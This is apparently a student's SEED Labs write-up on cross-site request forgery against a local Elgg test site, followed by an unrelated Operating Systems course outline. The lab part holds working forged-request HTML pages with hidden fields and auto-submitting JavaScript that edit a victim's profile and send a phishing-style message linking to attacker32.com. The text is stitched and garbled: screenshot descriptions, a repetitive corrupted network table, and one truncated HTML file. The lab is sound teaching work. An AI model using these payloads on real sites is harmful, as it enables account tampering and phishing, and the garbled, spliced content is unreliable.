

## Task-1

We check the GET request which is sent to the server when Samy is added as a friend. From that request we get the URL and the guid number of Samy.

The screenshot shows a web browser window with the address bar displaying 'www.seed-server.com/profile/samy'. The page title is 'Elgg For SEED Labs'. The profile of 'Samy' is shown, with a placeholder image of a person wearing a hat and sunglasses. Below the image, there are buttons for 'Remove friend' and 'Send a message'. A dropdown menu is open, showing 'Blogs' and 'Bookmarks'. At the bottom, a network inspector shows a GET request to 'http://www.seed-server.com/action/friends/add?friend=59&\_egg\_ts=1665410876&\_egg\_token=3WMO7j3qRyEDf7oBwAqL\_egg\_ts=1665410876&\_egg\_token=3WMO7j3qRyEDf7oBwAqL' with a status of 200 OK.

So we make a forged request using a html file where we send the request to add Samy as a friend whenever the victim visits that malicious html page.

```
GNU nano 6.4 addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

The screenshot shows a nano text editor window with the file 'addfriend.html' open. The code is as follows:

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

## Task-2

At first we find out the URL which is required to POST any request to the profile using Samy's profile. We get the required URL for editing any profile-  
**http://www.seed-server.com/action/profile/edit**

The screenshot shows the Seed Labs website with a user profile for 'Samy'. The profile includes a placeholder image of a person wearing a hat and sunglasses, and a bio that says 'About me: Samy is my hero'. There are buttons for 'Edit avatar' and 'Edit profile'. Below the profile, there are sections for 'Blogs' and 'Bookmarks'. The bottom part of the image shows the browser's Network tab, displaying a list of requests. The first request is a POST to 'www.seed-server.com/edit' with a size of 3.81 KB. The response is a 302 Found status, indicating a redirect. The response headers show 'Cache-Control: must-revalidate, no-cache, no-store, private', 'Connection: Keep-Alive', 'Content-Length: 402', 'Content-Type: text/html; charset=UTF-8', 'Date: Mon, 10 Oct 2022 14:24:39 GMT', 'Expires: Thu, 19 Nov 1981 08:52:00 GMT', 'Keep-Alive: timeout=5, max=100', 'Location: http://www.seed-server.com/profile/samy', and 'pragmal: no-cache'. The server is identified as 'Apache/2.4.41 (Ubuntu)'.

Later we check which section in the POST method “Samy is my hero” is being added

This screenshot shows the 'Request payload' for the POST request to 'www.seed-server.com/edit'. The payload is a form data containing the following fields:

- `name`: Samy
- `description`: Samy is my hero
- `accesslevel`: 1
- `briefdescription`: Samy is my hero

The payload is encoded as form data with the boundary '-----83827414421355722382539939921'.

Later we find the guid number of Alice from page source

```
44 </div>
45 </div>
46
47 <div class="elgg-main elgg-body elgg-layout-body clearfix">
48   <div class="elgg-layout-content clearfix">
49     <div class="elgg-layout-widgets">
50       require(["elgg/widgets"], function (widgets) {
51         widgets.init();
52       });
53 </script>
54 </div>
55 </div>
```

As we now know the required fields where we need to edit, we create a malicious html page in which when Alice clicks her profile will be edited by making a forged request

```
attacker: nano -- Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View Copy Paste Find
GNU nano 6.4 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post(); }
</script>
</body>
</html>

Wrote 37 lines
Help Write Out Where Is Cut Execute Location M-U Undo M-A Set Mark M-] To Bracket M-; Previous
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next
Labsetup: docker-compose attacker: nano
```

The updated profile of Alice after clicking the malicious html page

Alice: Elgg For SEED Labs — Mozilla Firefox

Alice: Elgg For SEED Labs

http://www.seed-server.com/

190042141\_Lab 03 - Goog

Lab 3 - Cross Site Request


Alice: Elgg For SEED Labs

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Alice

Edit avatar Edit profile



Brief description  
Samy is my hero

Add widgets

Blogs

Bookmarks

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	alice	document	html	3.82 KB	15.44 KB
200	GET	www.seed-server.com	5demail.jpg	img	jpeg	cached	1.36 KB
200	GET	www.seed-server.com	5demail.jpg	img	jpeg	cached	8.11 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoaderJm186 (img)	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	FaviconLoaderJm186 (img)	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	intl.js	require.js!27 (script)	js	cached	370 B

25 requests 38.77 KB / 3.62 KB transferred Finish: 1.20 s DOMContentLoaded: 528 ms load: 541 ms

Headers Cookies Request Response Timings

GET http://www.seed-server.com/profile/alice

Status: 200 OK

Version: HTTP/1.1

Transferred: 3.82 KB (15.44 KB size)

Referer Policy: strict-origin-when-cross-origin

Request Priority: Highest

Response Headers (445 B)

Cache-Control: must-revalidate, no-cache, no-store, private

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 346

Content-Type: text/html; charset=UTF-8

Date: Mon, 10 Oct 2022 14:52:11 GMT

expires: Thu, 19 Nov 1981 08:52:00 GMT

Keep-Alive: timeout=5, max=100


pragma: no-cache

Server: Apache/2.4.41 (Ubuntu)

Vary: Accept-Encoding,User-Agent

## Task-3

Same as the previous task we get the profile edit URL link. When we edit the profile of Sammy in the fields of brief description, interests, twitter according to the requirements of the task. Later we check the fields in the html code where modifications are made.



The screenshot shows the 'Elgg For SEED Labs' website. The user 'Samy' is logged in, and the profile edit page is displayed. The profile includes a profile picture of a person wearing a hat and sunglasses, a bio 'Samy is my hero', and interests in 'Hacking'. The page has 'Edit avatar' and 'Edit profile' buttons.

The Network tab in the browser's developer tools shows the following requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.91 KB	16.18 KB
200	GET	www.seed-server.com	samy	document	html	3.96 KB	16.18 KB
200	GET	www.seed-server.com	5f9arge.jpg	img	jpeg	4.46 KB	0.0
200	GET	www.seed-server.com	jq4ery-wp.js	script	js	cached	0.0
200	GET	www.seed-server.com	require.config.js	script	js	cached	0.0
200	GET	www.seed-server.com	require.js	script	js	cached	0.0
200	GET	www.seed-server.com	elgg.js	script	js	cached	0.0
200	GET	www.seed-server.com	favicon.128.png	img	png	4.23 KB	0.0
200	GET	www.seed-server.com	favicon.png	img	svg	6.35 KB	0.0
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0.0
200	GET	www.seed-server.com	en.js	script	js	cached	0.0
200	GET	www.seed-server.com	wekmap-polyfill.js	script	js	cached	0.0
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0.0
200	GET	www.seed-server.com	widgets.js	script	js	cached	0.0
200	GET	www.seed-server.com	intl.js	script	js	cached	0.0

The Request tab shows the following request details:

Request	Response	Timings
1	Content-Disposition: form-data; name="elgg_token"	
2	Content-Disposition: form-data; name="elgg_token"	
3	Content-Disposition: form-data; name="elgg_token"	
4	Content-Disposition: form-data; name="elgg_token"	
5	Content-Disposition: form-data; name="elgg_token"	
6	Content-Disposition: form-data; name="elgg_token"	
7	Content-Disposition: form-data; name="elgg_token"	
8	Content-Disposition: form-data; name="elgg_token"	
9	Content-Disposition: form-data; name="elgg_token"	
10	Content-Disposition: form-data; name="elgg_token"	
11	Content-Disposition: form-data; name="elgg_token"	
12	Content-Disposition: form-data; name="elgg_token"	
13	Content-Disposition: form-data; name="elgg_token"	
14	Content-Disposition: form-data; name="elgg_token"	
15	Content-Disposition: form-data; name="elgg_token"	
16	Content-Disposition: form-data; name="elgg_token"	
17	Content-Disposition: form-data; name="elgg_token"	
18	Content-Disposition: form-data; name="elgg_token"	
19	Content-Disposition: form-data; name="elgg_token"	
20	Content-Disposition: form-data; name="elgg_token"	
21	Content-Disposition: form-data; name="elgg_token"	
22	Content-Disposition: form-data; name="elgg_token"	

The Response tab shows the following response details:

Response	Timings
1	Content-Disposition: form-data; name="elgg_token"
2	Content-Disposition: form-data; name="elgg_token"
3	Content-Disposition: form-data; name="elgg_token"
4	Content-Disposition: form-data; name="elgg_token"
5	Content-Disposition: form-data; name="elgg_token"
6	Content-Disposition: form-data; name="elgg_token"
7	Content-Disposition: form-data; name="elgg_token"
8	Content-Disposition: form-data; name="elgg_token"
9	Content-Disposition: form-data; name="elgg_token"
10	Content-Disposition: form-data; name="elgg_token"
11	Content-Disposition: form-data; name="elgg_token"
12	Content-Disposition: form-data; name="elgg_token"
13	Content-Disposition: form-data; name="elgg_token"
14	Content-Disposition: form-data; name="elgg_token"
15	Content-Disposition: form-data; name="elgg_token"
16	Content-Disposition: form-data; name="elgg_token"
17	Content-Disposition: form-data; name="elgg_token"
18	Content-Disposition: form-data; name="elgg_token"
19	Content-Disposition: form-data; name="elgg_token"
20	Content-Disposition: form-data; name="elgg_token"
21	Content-Disposition: form-data; name="elgg_token"
22	Content-Disposition: form-data; name="elgg_token"

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
302	POST	www.seed-server.com	edit	document	HTML	3.91 KB	16.18 KB	Request payload				
200	GET	www.seed-server.com	samy	document	HTML	3.96 KB	16.18 KB					
200	GET	www.seed-server.com	5tlarge.jpg	img	jpeg	cached	4.46 KB					
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B					
200	GET	www.seed-server.com	jquery-1.11.3.js	script	js	cached	0 B					
200	GET	www.seed-server.com	require.config.js	script	js	cached	789 B					
200	GET	www.seed-server.com	require.js	script	js	cached	0 B					
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B					
200	GET	www.seed-server.com	favicon-128.png	img	png	cached	4.23 KB					
200	GET	www.seed-server.com	favicon.svg	img	svg	cached	6.35 KB					
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0 B					
200	GET	www.seed-server.com	en.js	script	js	cached	0 B					
200	GET	www.seed-server.com	webpack-polyfill.js	script	js	cached	0 B					
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0 B					
200	GET	www.seed-server.com	widgets.js	script	js	cached	0 B					
200	GET	www.seed-server.com	intl.js	script	js	cached	370 B					

Now after getting the field and its names we modify the previous html code. We add two extra fields to change the interest and twitter field. We give the values with which we want to modify the required profile of Alice

```
GNU nano 6.4 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
    fields += "<input type='hidden' name='interests' value='hacking'>";
    fields += "<input type='hidden' name='twitter' value='geralt'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
```





Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	GET	www.seed-server.com	alice	document	HTML	3.92 KB	16.03 KB					
200	GET	www.seed-server.com	56mail.jpg	img	jpeg	cached	1.36 KB					
200	GET	www.seed-server.com	56large.jpg	img	jpeg	cached	8.11 KB					
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B					
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B					
200	GET	www.seed-server.com	require.config.js	script	js	cached	789 B					
200	GET	www.seed-server.com	require.js	script	js	cached	0 B					
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B					
200	GET	www.seed-server.com	sprintf.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	en.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	webpack-polyfill.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	formData-polyfill.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	widgets.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	init.js	require.js!27 (script)	js	cached	370 B					
200	GET	www.seed-server.com	ready.js	require.js!27 (script)	js	cached	123 B					
200	GET	www.seed-server.com	lightbox.js	require.js!27 (script)	js	cached	0 B					

After modifying the malicious html script we send it to Alice. When Alice clicks the malicious link the html code will produce a forged request to modify the profile of Alice



## Task-4

At first we send a dummy message to Bobby to check the URL request sent during messaging. As a result we get the required URL-


**"http://www.seed-server.com/action/messages/send"**



Later we check the fields which are modified during sending the request. As a result we get that the fields match\_on, recipients, subject and body



So we change the edit-profile html page with the required fields and the required values against those fields to make a forged request using this malicious html page



```
GNU nano 6.4 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='match on' value='users'>";
    fields += "<input type='hidden' name='recipients[]' value='57'>";
    fields += "<input type='hidden' name='subject' value='You have won an Iphone 14 Pro'>";
    fields += "<input type='hidden' name='body' value='<p>Follow this link to claim your Iphone 14 Pro: http://www.attacker32.com</p>'>";

    // Create a <form> element.
    var p = document.createElement("form");


    // Construct the form
    p.action = "http://www.seed-server.com/action/messages/send";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
```

Here when Alice goes to that malicious website a message is sent to Bobby and the message contains the link **www.attacker32.com**







# ISLAMIC UNIVERSITY OF TECHNOLOGY

## Department of Computer Science and Engineering (CSE)

### Course Outline and Course Plan



Name of the Teacher	S. M. Sabit Bananee	Position	Lecturer
Department	CSE	Programme	B.Sc. Eng. in SWE
Course Code	CSE 4501	Course Title	Operating Systems
Academic Year	2021-22	Semester	Winter
Contact Hours	3.0	Credit Hours	3.0
Text books and Reference books	1. <i>Operating Systems Concepts, 9<sup>TH</sup> Ed</i> 2. <i>Understanding Operating System, 6<sup>TH</sup> Ed</i> 3. <i>Operating Systems: A Spiral Approach</i> 4. <i>Operating Systems: Internal Design and Principles, Pearson, 8<sup>th</sup> Ed</i> 5. <i>Modern Operating Systems, 4<sup>th</sup> Ed</i>	Authors of the books	1. Silberschatz, A., Galvin, A., Gagne, 2. McHoes, A., Flynn, I. 3. Elmasri, R., Carrick, A., Levine, D. 4. William Stallings 5. Tanenbaum A. S.
Prerequisites (If any)	1. CSE 4303: Data Structures 2. CSE 4305: Computer Organization and Architecture		
Course Homepage	<a href="https://classroom.google.com/c/NTI2MTg5OTE4NTg0">https://classroom.google.com/c/NTI2MTg5OTE4NTg0</a>		
Teaching Methods/ Approaches	<input type="checkbox"/> Lecture✓ <input type="checkbox"/> Project	<input type="checkbox"/> Group discussion✓ <input type="checkbox"/> Others: Tutorial classes✓	<input type="checkbox"/> Demonstration <input type="checkbox"/> Problem solving✓
Teaching aids	Multi-media	OHP	Board and Marker✓ Others

Course Assessment Method								
Attendance (10%)	Quiz 30% of Total Marks (Best 3 out of 4)						Mid Semester (25%)	Semester Final (35%)
	1 <sup>st</sup> Quiz	2 <sup>nd</sup> Quiz	3 <sup>rd</sup> Quiz	4 <sup>th</sup> Quiz	Others		Week/Date	Week/Date
	Week/Date	Week/Date	Week/Date	Week/Date	Assignment	Homework		
	4 <sup>th</sup> Week	6 <sup>th</sup> Week	10 <sup>th</sup> Week	13 <sup>th</sup> Week	2 Assignments	Will be given time to time	As per schedule of IUT	As per schedule of IUT

Grading Policy						
Marks out of 100	Letter Grade	Grade Point	Marks out of 100	Letter Grade	Grade Point	
80 - 100	A+	4.00	55 - 59	B-	2.75	
75 - 79	A	3.75	50 - 54	C+	2.50	
70 - 74	A-	3.50	45 - 49	C	2.25	
65 - 69	B+	3.25	40 - 44	D	2.00	
60 - 64	B	3.00	00 - 39	F	0.00	

Class Schedule	
Wednesday	09:15 AM – 10:30 AM
Thursday	03:45 PM – 05:00 PM

**Course Contents**

Operating System Overview, Unix / Windows History, POSIX, GNU / GLP, Homebrew Club, Open-Source OS Linux. Process Description and Control 2 and 5 states process models, Process Control Structures, Modes of Execution, Process Switching Threads User-Level and Kernel-Level Threads, Performance on Multicore, Linux Process and Thread Management Concurrency: Mutual Exclusion and Synchronization Race Condition, Interrupt Disabling, Producer/Consumer Problem, Monitors, Message Passing Concurrency: Deadlock and Starvation Principles of Deadlock, Hold and Wait, Circular wait, Deadlock Detection Algorithm Memory Management Relocation, Protection, Memory Partitioning, Paging, Segmentation Scheduling Types of Processor Scheduling, Scheduling Algorithms, Traditional UNIX Scheduling I/O Management DMA, I/O Buffering, Disk Scheduling, UNIX SVR4 I/O, Linux I/O OS Security & Threats, Threats, Attacks, and Assets, Malicious Software, Viruses, Worms, and Bots, Rootkits

**Course Objectives**

After completing the course, the student must be able to:

- ✓ Explain what operating systems are, what they do, and how they are designed and constructed;
- ✓ Discuss various methods for process management and CPU scheduling;
- ✓ Explain the principals involved in the internal algorithms and structures of primary and secondary memory management.
- ✓ Identify and discuss the protection mechanisms that may be provided by operating systems.

**Mapping with CO, PO and Bloom's Taxonomy**

CO No.	Course Outcomes (CO) Statement	levels of Bloom's Taxonomy	Matching with Program Outcome (PO)
CO1	Describe the evolution, types, structure and functions of operating systems	C2	PO1, PO2
CO2	Explain techniques involved in process, memory, device and file management	C2	PO2
CO3	Describe security and protection measures used in operating systems	C2	PO3
CO4	Execute Linux basic commands and shell scripts	C3	PO2
CO5	Implement processor scheduling, synchronization, deadlocks and disk allocation algorithms for a given scenario	C3	PO1, PO2

**Weekly plan for course content and mapping with CO**

Weeks	Topics	COs
